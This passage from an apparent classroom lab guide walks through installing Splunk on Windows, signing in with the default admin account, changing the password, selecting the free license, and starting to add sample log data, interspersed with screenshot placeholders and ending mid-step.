
5. Confirm the location of where you want Splunk installed (the default location is recommended), and click *Next*.




6. Splunk installs two services and for this lab we want to run those services as the local user. Click *Next* to continue with the installation.




7. You are now ready to install Splunk. Click *Install* to continue.



8. Splunk takes a few minutes to install. If you are running user access control (UAC) on Windows, you might be prompted about whether you want to install the program, click *Yes* if this window displays.



9. After Splunk is installed, select how you would like Splunk to start. Click *Launch browser with Splunk*, and then click *Finish*.




Running Splunk


Now, Splunk should start automatically in your browser.

1. For the first time, you should log in with a username of **admin** and a password of **changeme**. Click *Sign in* to log in to Splunk.


2. After logged into Splunk, we recommend that you change your password. Make sure you change it to something that you will remember. Once you type your new password, click *Save password.*



3. After you change your password, a license screen displays. Click *Free license,* and then click *Save*.




4. After the Change successful screen displays, click *Restart now* to start Splunk.




It can take a few moments for Splunk to restart.


5. If asked whether you want to update Splunk, click *Skip update*.




6. After the Welcome to Splunk Free screen displays, click *Continue*.



The Splunk Home screen displays.




7. From the Welcome page, click *Add data*.




8. In the Or Choose a Data Source section, click *From files and directories*.

9. For classroom purposes, because everyone's local system is different, we are going to use the sample file that is provided by www.splunk.com. It contains sample log files. This ensures that everyone has the same data with critical events that can be tracked.


10. From the displayed options, click *Skip preview,* and then click *Continue.*




11. Click *Upload and index a 